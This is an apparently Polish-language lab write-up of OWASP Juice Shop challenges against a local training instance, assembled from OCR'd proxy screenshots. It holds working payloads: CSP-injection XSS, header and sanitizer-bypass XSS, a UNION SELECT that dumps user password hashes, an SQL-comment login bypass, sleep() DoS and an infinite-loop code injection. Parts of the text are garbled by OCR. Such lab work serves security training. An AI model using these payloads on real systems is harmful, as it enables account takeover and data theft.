A screenshot of a browser's developer tools Network tab. The address bar at the top shows 'https://placekitten.com/300/300'. A 'Link Image' button is visible. The Network tab lists several requests: 'document' (html), 'stylesheet' (css), 'img' (jpeg), 'stylesheet' (css), 'stylesheet' (css), 'script' (js), 'script' (js), 'stylesheet' (css), 'img' (png), and 'FaviconLoader.jsm:16...' (x-icon). The 'Headers' section for the 'img' request shows a 'Content-Security-Policy' header with a value of 'img-src \'self\' /assets/public/images/uploads/1.jpg; script-src \'self\' unsafe-eval'. Other headers listed include 'Access-Control-Allow-Origin: *', 'Connection: close', 'Content-Length: 6315', 'Content-Type: text/html; charset=utf-8', 'Date: Fri, 24 Dec 2021 23:57:40 GMT', 'ETag: W/"18ab-WaimPjb03DXAEUMkXn37uM2hgYo"', 'Feature-Policy: payment \'self\'', 'Vary: Accept-Encoding', 'X-Content-Type-Options: nosniff', and 'X-Frame-Options: SAMEORIGIN'.

- 2) W przypadku wstawienia niepoprawnego linku do obrazka, link pokazuje się nam w nagłówku CSP

User Profile

profile picture
\\lert('xss')

Email:
admin@juice-sh.op

Username:
<script>\\lert('xss')</script>

File Upload:
Browse... No file selected.

Set Username

Network

	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
	document	html	6.48 KB	6.17 KB	▶ GET http://localhost:3000/profile				
	document	html	6.65 KB	6.17 KB	Status 200 OK				
	stylesheet	css	cached	792 B	Version HTTP/1.1				
	img	html	1.52 KB	1.33 KB	Transferred 6.65 KB (6.17 KB size)				
	stylesheet	css	cached	136.54 KB	Referrer Policy no-referrer-when-downgrade				
	stylesheet	css	cached	565 B	▼ Response Headers (491 B)				
	script	js	cached	0 B	Access-Control-Allow-Origin: *				
	script	js	cached	0 B	Connection: close				
	stylesheet	css	cached	7.84 KB	Content-Length: 6316				
	img	png	cached	73.27 KB	Content-Security-Policy: img-src 'self' https://placccccc kitten.com/300/300; script-src 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com				
	img	html	1.52 KB	1.33 KB	Content-Type: text/html; charset=utf-8				
	FaviconLoader.jsm:16...	x-icon	cached	14.73 KB	Date: Sat, 25 Dec 2021 00:14:38 GMT				
					ETag: W/"18ac-FTedlAn14kl0iCHHsfBk5KLMhaA"				
					Feature-Policy: payment 'self'				
					Vary: Accept-Encoding				
					X-Content-Type-Options: nosniff				

ded: 657 ms | load: 1.02 s

3) Wykorzystuję to i dodaję kod, który zaakceptuje elementy kodu
<https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval'> <https://code.getmdl.io>
<http://ajax.googleapis.com>

4) Zauważam również sanityzację username'a, więc odpowiednio piszę kod aby XSS został zaakceptowany

Email:
admin@juice-sh.op

Username:
<>a|ascript>alert('xss')</script>

Set Username

5) Połączenie CSP injection oraz ataku XSS kończy się pomyslnie

Retrieve a list of all user credentials via SQL Injection

- 1) Tworzę zapytanie w funkcjonalności wyszukiwania produktu w taki sposób, aby błąd w kodzie spowodował wypisanie wszystkich produktów w sklepie

Request

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

```
1 GET /rest/products/search?q=1%20UNION%20SELECT%20id,%20email,%20password,%20'4',%20'5',%20'6',%20'7',%20'8',%20'9'%20FROM%20Users-- HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCIGMswdXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawNLLXN0Lm9wIiwiicGFzc3vdmQoIiWMTkyMDizYtdiYmQ3MzI1MDUxNmYwNlkZjE4YjUwMCIsInvbGUoiJhZG1pbisRlhv4ZVRva2VuIjoiIiwbFzdExvZ2lusXAi0iIxMjcuMC4wLjEiLCJwc9maWxlSwlhZ2UiOihc3NLdHMvchVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHRBZGlpbiSwmcilCJ0b3RwU2VjcmVOIjoiIiwiXaNBY3RpdmUiOnRydWsInMzF0ZWRBdC16ijIwMjEtMTItMjQgMT6MzH6M4MzAyNiwizXhwIjoxNjQwNDAxMDI2f0. vAnmk5Lk3XmbhNpQZP8-ojmsYEYHJh6KPxozKRN5CAAmTk7JaSne xEk50jzyyEMOs_0pFfv15IXfJv97xPWIr03-zrnB2BAgeDmGtlXKH9Bx_T4qlB14ae_KqeGcyy7dcGxnfZFr_BBS_qx3_5kMTKbi0Ij3139pKVbxYw
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=XaHNWh7t9IEsnf4SzUpHguBhtpIMTnCPF4f8S2Heuot8cXFviXf3SZU5HL6uwYt5rcNtJ9PKrivvPgSzJhnaudEH2jtB9cm1CqaS76UpETxoCP8seNixvSjxUePHpaHN8tPPI8pT5pCOKslZiVmfx5UhD
11 If-None-Match: W/"325f-86pj"IV3G44YrudWxui2geXfkDEg"
12 Cache-Control: max-age=0
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

```
"image":"artwork2.jpg",
"createdAt":"2021-12-25 19:30:05.446 +00:00",
"updatedAt":"2021-12-25 19:30:05.446 +00:00",
"deletedAt":null
},
{
"id":43,
"name":"OWASP Juice Shop Card (non-foil)",
"description":
"Mitotic rare <small><em>(obviously...)</em></small> card \\"OWASP Juice Shop\\ with three distinctly useful abilities. Alpha printing, mint condition. A true collectors piece to own!",
"price":1000,
"deluxePrice":1000,
"image":"card_alpha.jpg",
"createdAt":"2021-12-25 19:30:05.446 +00:00",
"updatedAt":"2021-12-25 19:30:05.446 +00:00",
"deletedAt":null
},
{
"id":44,
"name":"20th Anniversary Celebration Ticket",
"description":
"Get your <a href=\"https://20thanniversary.owasp.org/\" target=\"_blank\">free</a> for OWASP 20th Anniversary Celebration! Hear from world renowned keynotes and special speakers, network with your peers and interact with our event sponsors. With an anticipated 10k+ attendees from around the world, you will not want to miss this live on-line event!",
"price":1e-20,
"deluxePrice":1e-20,
```

0 matches ⌂ ⌂ ⌂ ⌂ ⌂ ⌂ 1 match

- 2) Wyciągam odpowiednie kolumny które mnie interesują z tabeli Users, co skutkuje uzyskaniem całej bazy z użytkownikami

Request

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

```
1 GET /rest/products/search?q=1%20UNION%20SELECT%20id,%20email,%20password,%20'4',%20'5',%20'6',%20'7',%20'8',%20'9'%20FROM%20Users-- HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCIGMswdXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawNLLXN0Lm9wIiwiicGFzc3vdmQoIiWMTkyMDizYtdiYmQ3MzI1MDUxNmYwNlkZjE4YjUwMCIsInvbGUoiJhZG1pbisRlhv4ZVRva2VuIjoiIiwbFzdExvZ2lusXAi0iIxMjcuMC4wLjEiLCJwc9maWxlSwlhZ2UiOihc3NLdHMvchVibGljL2ltYWdlcy9lcGxvYWRzL2RlZmF1bHRBZGlpbiSwmcilCJ0b3RwU2VjcmVOIjoiIiwiXaNBY3RpdmUiOnRydWsInMzF0ZWRBdC16ijIwMjEtMTItMjQgMT6MzH6M4MzAyNiwizXhwIjoxNjQwNDAxMDI2f0. vAnmk5Lk3XmbhNpQZP8-ojmsYEYHJh6KPxozKRN5CAAmTk7JaSne xEk50jzyyEMOs_0pFfv15IXfJv97xPWIr03-zrnB2BAgeDmGtlXKH9Bx_T4qlB14ae_KqeGcyy7dcGxnfZFr_BBS_qx3_5kMTKbi0Ij3139pKVbxYw
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=XaHNWh7t9IEsnf4SzUpHguBhtpIMTnCPF4f8S2Heuot8cXFviXf3SZU5HL6uwYt5rcNtJ9PKrivvPgSzJhnaudEH2jtB9cm1CqaS76UpETxoCP8seNixvSjxUePHpaHN8tPPI8pT5pCOKslZiVmfx5UhD
11 If-None-Match: W/"325f-86pj"IV3G44YrudWxui2geXfkDEg"
12 Cache-Control: max-age=0
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

```
"name":"bender@juice-sh.op",
"description":"0c36e517e3fa95aabfbfffc6744a4ef",
"price":4,
"deluxePrice":5,
"image":"6",
"createdAt":7",
"updatedAt":8,
"deletedAt":9
},
{
"id":4,
"name":"Raspberry Juice (1000ml)",
"description":"Made from blended Raspberry Pi, water and sugar.",
"price":4.99,
"deluxePrice":4.99,
"image":"raspberry_juice.jpg",
"createdAt":"2021-12-25 19:30:05.375 +00:00",
"updatedAt":"2021-12-25 19:30:05.375 +00:00",
"deletedAt":null
},
{
"id":4,
"name":"bjoern.kimminich@gmail.com",
"description":"6edd9d726cbdc873c539e41ae8757b8c",
"price":4,
"deluxePrice":5,
"image":"6",
"createdAt":7,
"updatedAt":8,
"deletedAt":9
},
```

0 matches ⌂ ⌂ ⌂ ⌂ ⌂ ⌂ 0 matches

Perform a persisted XSS attack through an HTTP header

- 1) Podczas zmiany zapisanego ostatnio użytego adresu IP przy logowaniu na dane konto strona wysyła zapytanie do strony /rest/save/LoginIp

#	Host	Method	URL ↗	Params	Edited	Status	Length	MIME type	Exte
330	http://localhost:3000	GET	/api/Quantitys/			304	285		
351	http://localhost:3000	GET	/api/Quantitys/			304	285		
344	http://localhost:3000	GET	/rest/admin/application-configuration			304	255		
348	http://localhost:3000	GET	/rest/basket/6			304	253		
331	http://localhost:3000	GET	/rest/products/search?q=		✓	304	255		
352	http://localhost:3000	GET	/rest/products/search?q=		✓	304	255		
329	http://localhost:3000	GET	/rest/saveLoginIp			200	666	JSON	
347	http://localhost:3000	POST	/rest/user/login		✓	200	1138	JSON	
345	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON	
346	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON	
349	http://localhost:3000	GET	/rest/user/whoami			200	452	JSON	
350	http://localhost:3000	GET	/rest/user/whoami			200	452	JSON	

- 2) W zapytaniu dodaję prawnie zastrzeżony nagłówek z losowym adresem IP. Jak widać w odpowiedzi, ten adres IP ma swoje odzwierciedlenie w responsie.

Request

```

Pretty Raw Hex ⌂ \n ⌂
1 GET /rest/saveLoginIp HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 True-Client-IP: 1.2.3.4
8 Authorization: Bearer ey3oEXAiO1jKViQ1LCJhbGciOiJSUzIiNiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwicJG0
YSI6eyJpZC16MjEsInVzZXJUWY1Ijoiiiv1ZW1haWw1O1J3ZUEmIiwiGfzc3dvcmqIO
iIXxMzY1ZhZGU5ZjVhZjdZWfHmjg1NjM4QWMSNjZnNCIsInJvbGUiO1JjdXNOb21lci
IsImRhbHV4ZVRva2VuIjoiLiwbGFzdExvZzlusXAiO1IwLjAuMC4wiwiCHjVZmlszUL
tYwdIjoiL2Fzcv2Ocy9wdWJsaWhMvaWhZ2VzL3VvbG9hZHMsZGVmYXVsdc5zdmciLCJO
b3RwU2VjcmV0ijoiLiwaXNBY3RpdmUiOnRydwUsImNyZWF0ZWRBdC16ljIwMjEtMTItM
jUgMjA6MzIGMzMuNDk5ICswMDowMCIsInVzZGf0ZWRBdC16ljIwMjEtMTItMjUgMjA6Mz
I6MzMuNDk5ICswMDowMCIsImRlbGV0ZWRBdC16bnVsbHOsImlhCI6MTY0MDQ2NDM1Nyv
iZXhwIjoxNjOWNDgyMzU3f0.fh-f_A1lJxyGASwld4PnYwJFnUnNPtvchh396GA_vwc
-m1aqFrWTYe05AS58K02f0s3i-n2YTmrHu5iB_wZzFuEZV1lgZZlyrDGK5RLKaC7Ec8
2QfdF__XVZdqibcLsVSNpZSTZtWFJmNeCr2rLk_N8DjOC_hVHZ7expsI
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
lahqughrtbIws1zfpSXUh5uah3tMI0T9CMFKfLS4HqltDc4FgiMfgSPUQHLrupMtZO
cJvTRlFaKiygrwsRxH28unzhwtaPclzCONSKLUZVTBjCvrsRQiWnsZgUOvH#Oh3xtWW
IzJTE1CkxsqX1Jf2QURE
12 If-None-Match: W/"158-oVSATY7lU+SQavafvLNmYi+CKVU"
13
14

```

Response

```

Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 329
8 ETag: W/149-aErRgd8PCkR0K2NctMpNq+sq2w"
9 Vary: Accept-Encoding
10 Date: Sat, 25 Dec 2021 20:39:47 GMT
11 Connection: close
12
13 {
  "id": 21,
  "username": "",
  "email": "we@f",
  "password": "1365ffade9f5af7deaa2856389c966f4",
  "role": "customer",
  "deluxeToken": "",
  "lastLoginIp": "1.2.3.4",
  "profileImage": "/assets/public/images/uploads/default.svg",
  "totpSecret": "",
  "isActive": true,
  "createdAt": "2021-12-25T20:32:33.499Z",
  "updatedAt": "2021-12-25T20:39:47.704Z",
  "deletedAt": null
}

```

- 3) Wstawiam kod javascriptowy w nagłówek

Send Cancel < > ↻

Request

Pretty Raw Hex ⌂ ln ⌂

```

1 GET /rest/saveLoginIp HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 True-Client-IP: <iframe src="javascript:alert(`xss`)">
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdF0dXMiOiJzdWNnjZXNzIiwizGF0YSl6eyJpZC16MjEsInVzZXJuYWlIjoIiwiZWlhaWwiOiJ3ZUBmIiwiic3dvcnQiOixXmzY1ZmZhZGU5ZjVhZjdKZWFMhjg1NjM40MMSNjZmNCIsInJvbGUiOiJjdKNob2llciIsImRlbHV4ZVRva2VuIjoiIiwiBgFzdxExvZ2luSXAxoiIwLjAuMC4wIiwiChJvZmlsZULtYmldIjoiL2fc2V0cySwdwJsaNMvaWhZZVzL3VwbgShZHmVGvnyXvsdC5zdcilCjOb3RwU2VjcmVOIjoiIiwiaNBy3RpdmUiOnRydwUsImNyZWFOZNRBdCI6IjIwMjEtMTItMjUgMjA6MzI6MzMuNDk5ICswMDowMCIsImRLbgV0ZWRBdCI6bnVsHOsImIhdC16MTY0MD02NDM1NywizXhwIjoxNjOWNDgyMzU3f0.fh-f_A1lJhXyGA5vld4RnYwJhnuNpTvhn396GAA_vwc-mlaqFrWTYe05AS58K02foS3i-n2YTmrhhuSiB_wzfFuEZV1lgZLyrdGk5RLkaCA7Ec82QfdF__XVZdqibcLsVSmpZSTzWFJkoNeCr2rLk_N8DJOG_hVZH7expsI
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=laHquqhrtbIwsliZfPSXUxH5uah3tMIQT9CMFkfLs4HQuItDc4FgiMfgSPUOHlrupMtZocvTRlfqKiyfrwSRxH28unzhovtaPclzCONSKLUZVTBjCvrsRoiWnsZgU0vHwOh3xtWWIzJTE1CxsqXilJf20UKE
12 If-None-Match: W/"158-oVSArY7lU+SQavafvLNmYi+CKVU"
13
14

```

Response

Pretty Raw Hex Render ⌂ ln ⌂

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 364
8 ETag: W/"16c-urUMKAQAKm0irWSz+H9+gq5rohY"
9 Vary: Accept-Encoding
10 Date: Sat, 25 Dec 2021 20:43:17 GMT
11 Connection: close
12
13 {
    "id": 21,
    "username": "",
    "email": "we@f",
    "password": "1365ffade9f5af7deaa2856389c966f4",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "<iframe src=\"javascript:alert(`xss`)\">\",",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2021-12-25T20:32:33.499Z",
    "updatedAt": "2021-12-25T20:43:17.560Z",
    "deletedAt": null
}

```

4) Atak kończy się powodzeniem

localhost:3000/#/privacy-security/last-login-ip

Juice Shop

challenge: HTTP-Header XSS (Perform a persisted XSS attack with <iframe src="javascript:alert('xss')> through an HTTP header.)

Last login IP

XSS

OK

IP Address

Inform the shop about a vulnerable library it is using

- 1) Strona w niepoprawny sposób udostępnia plik (podatność opisana wyżej) która zawiera informacje na temat obecnie używanych bibliotek i jest to `package.json.bak`
- 2) 2 biblioteki - sanitize-html oraz express-jwt są podatne

Perform a persisted XSS attack bypassing a server-side security mechanism

- 1) Aplikacja korzysta z podatnej biblioteki "sanitize-html": "1.4.2". Po przejrzeniu jak można użyć tej podatności, można znaleźć komentarz

Sanitization is not applied recursively, leading to a vulnerability to certain masking attacks. Example:

```
I am not harmless: <>img src="csrf-attack"/> is sanitized to I am not harmless: 
```

- 2) Korzystam z tej informacji i wstrzykuję kod

Customer Feedback

Author: ***q

Comment *:
`<<script>Foo</script>iframe src="javascript:alert(`xss`)">`

Max. 160 characters 58/160


Rating: 5★

CAPTCHA: What is 1-7-5 ?

Result *:
-11

 Submit

3) Skutkuje to atakiem XSS



- 1) Szukam endpointa, który może mieć interakcję z serwerem oraz przechwytyuję ten request

Request

```
Pretty Raw Hex ⌂ \n ⌂  
1 GET /rest/products/1/reviews HTTP/1.1  
2 Host: localhost:3000  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: application/json, text/plain, */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Authorization: Bearer
```

- 2) Wstrzykuję kod w parametr 1, co skutkuje atakiem DoS

Request

```
Pretty Raw Hex ⌂ \n ⌂  
1 GET /rest/products/sleep(2000)/reviews HTTP/1.1  
2 Host: localhost:3000  
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: application/json, text/plain, */*  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Authorization: Bearer
```

Perform a Remote Code Execution that would keep a less hardened application busy forever

- 1) Poprzez analizę kodu znajdę link do dokumentacji, która zdradza informacje o aplikacji

The screenshot shows the 'Order' schema in the Swagger UI. The 'cid*' field is described as a string with uniqueItems: true, example: JS0815DE. The 'orderLines' field is defined as an array of 'OrderLines' objects, with an example showing a single item: { "productId": 12, "quantity": 10000, "customerReference": ["P00000001.2", "SM20180105|042"], "couponCode": "pes[Bh.u*t" }, {"productId": 13, "quantity": 2000, "customerReference": "P00000003.4" } }. A note at the bottom states: 'Order line(s) in customer specific JSON format'.

- 2) Wyciągam informacje na temat możliwej budowy requesta

This screenshot provides a detailed view of the 'Order' schema's 'orderLines' field. It shows the recursive definition where 'orderLines' is an array of 'OrderLines' objects, with an example provided.

- 3) Po autoryzacji, mam możliwość wykonania kodu za pomocą tego endpointa.
Wykorzystuję kod który jest nieskończoną pętlą. Atak kończy się pomyślnie, dostaję responsa z kodem 200

The screenshot shows the 'Request body' section for placing a customer order. The 'orderLinesData' field contains the following payload: {"orderLinesData": "(function dos() { while(true); })()"}.

Code	Description
200	<p>New customer order is created</p> <p>Media type</p> <div style="border: 1px solid #ccc; padding: 2px; display: inline-block;">application/json</div> <p>Controls Accept header.</p> <p>Example Value Schema</p> <pre>{ "cid": "JS0815DE", "orderNo": "3d06ac5e1bdf39d26392f8100f124742", "paymentDue": "2018-01-19T07:02:06.800Z" }</pre>

- 1) Dokonuję resetu hasła na stworzonym przeze mnie koncie. Obserwuję requesty które są wysyłane. Przechwytyuję ten który odnosi się do zmiany hasła i wysyłam do repeatera. Hasło obecne i nowe jest przesyłane w plaintescie

```
Pretty Raw Hex ⌂ ⌃ ⌄ ⌅ ⌆
1 GET /rest/user/change-password?current=wewew&new=wewe&repeat=wewe
HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0
YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwizW1haWwiOiJ3ZUB3IiwiicGFzc3dvcmQiO
iJLMDEyYTYxYzZkMWE0Zjg3NWEzY2ExN2RmMzk0YmU5OCIsInJvbGUiOiJjdXN0b21lc
IsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIxMjcuMC4wLjEiLCJwcm9maWx
lSW1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvcXBsb2Fkcy9kZWZhdWx0LnN2ZyIs
InRvdHBTZWNyZXQiOiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlYXRLZEFOIjoiMjAyMS0xM
```

- 2) Sprawdzam, czy zapytanie da się przesłać bez któregoś z parametrów. Po analizie, można przesłać request, który nie zawiera obecnego hasła. Dostajemy responsa z kodem 200

Request

Pretty Raw Hex ⌂ \n ⌂

```

1 GET /rest/user/change-password?new=wewew&repeat=wewew HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZC16MjEsInVzZXJyM1ljioliw1ZWlhaw10iJ3ZUB3iIiwiicGFzc3dvcmQiOjJlMDeyYTYYZkMWE0Zjg3NWEzY2ExN2RmMzk0Ym15OCIsInJvbGlibiOiJjdXNob21lcIIsImRLbHV4ZVRva2VuIjoiIiwibGzfzDevZ2luSXaIiIxMjcuMC4vLjEiLCJwcw9maWx1SWihZ2UiOiIVYXNzZXrL3B1YmxpYy9pbWFnZXMydXBsb2Fkcy9kZWZhdxw0LnN2zyIsInRvdHBtZWNyZXQ1OiiLCJpcOjg1ZSI6dHJ1ZSw1Y3JlyXRlZEFOIjoimjAyMS0xM i0yNaAyMdo0D01oS40MTAgkzAw0jAwIiwdxBkYXRLZEFOIjoiMjAyMS0xMi0yNiAyMD01MzoMy450DMgKzAw0jAwIiwiZGVsZXRlZEFOIjpudwxsfsSwiaWF0IjoxNjQwNTUyMzMwLClleHaiOjE2ND1nAzMzB9.Pu7I02_sn8jmSOEjLF3PM3vuXLI_BHSNrXkJ-aQw3F28KUIS1vdP2SG_ZPfwR08BNpUFIfPKhMT6Zi8w_OSSGeP6geelLgbetKex3vpde2mLEZfbg5PSXke10SPCjBj2eU_zojHernlw4cf-MOARkjF2rljfT_HoQxnuw
8 Connection: close
9 Referer: http://localhost:3000/
.0 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=XaHNUWh7t9lj7TxCsPi2f65ZU9HkuOhwt9ILT0cgJfxSEHRuetmcWIlsZFwilfySXubH4uvEtPkczTnKCD1F2RiBZfm2SqNH7Nupghx7tPKceBixNCjzSeXUp6HnEuMxTRaCyXsP8irNfZySKZUj2HE4hVNteeI0oTm9C1PsJBFBXiRwfjqUnh; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0V2Fau1n7CTAMhFctHv7vJuWmtTjaiTiaw7whsWuA01921URRTwicGcZcRduamn0

```

Response

Pretty Raw Hex Render ⌂ \n ⌂

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 340
8 ETag: W/"154-ahwjwexFX+infDKIxk0mfpsT+9s"
9 Vary: Accept-Encoding
10 Date: Sun, 26 Dec 2021 21:00:53 GMT
11 Connection: close
12
13 {
    "user": {
        "id": "21",
        "username": "",
        "email": "we@u",
        "password": "e012a61c6d1a4f875a3ca17df394be98",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "127.0.0.1",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "totpSecret": "",
        "isActive": true,
        "createdAt": "2021-12-26T20:48:59.410Z",
        "updatedAt": "2021-12-26T21:00:53.154Z",
        "deletedAt": null
    }
}

```

3) Loguję się na nie swoje konto za pomocą wcześniej znalezionej podatności

– Email * –

bender@juice-sh.op'--

Forgot your password?

Remember me

or

Log in with Google

Not yet a customer?

4) Dokonuję zmiany hasła (obecne hasło jest niepoprawne)

Request

```
Pretty Raw Hex Render ⌂ ⌄ ⌅
```

```
1 GET /rest/user/change-password?current=test&new=test&repeat=test
  HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGFnOXMiOjJzdWNjZXNzIiwibGFOYSl6eyJpZC16MywidXNlc5hbWUiOiiLCJlJbmFpbCI6ImJlbmRckBqdWljZS1zaCSvcCISInBhc3N3b3JkIjoiMGMzMnU1MTd1M2Zh0TvhYWJmMWJiZmZjNjC0NGE0ZNYiLCJyb2xlijoiY3VzdG9tZXiiLCJkZWxleGVub2tlbiI6iisImxhc3RMb2dpbkwlIjoiMC4wLjAuhMCIsInByb2ZpbGVjbWFnZSI6ImFzc2V0cy9wdWJsawMvaWhzZ2VzL3VwbG9hZHmvZGvYXVsdC5zdmcilCJ0b3RwU2VjcmVOijoiiiwiAxNBY3RpdmUiOnRydWUsImNyZWF0ZWRBd
```

Response

```
Pretty Raw Hex Render ⌂ ⌄ ⌅
```

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 32
8 ETag: W/"20-6KKLCLg0nZg0R5qInvJyo/E13vg"
9 Vary: Accept-Encoding
10 Date: Sun, 26 Dec 2021 21:03:18 GMT
11 Connection: close
12
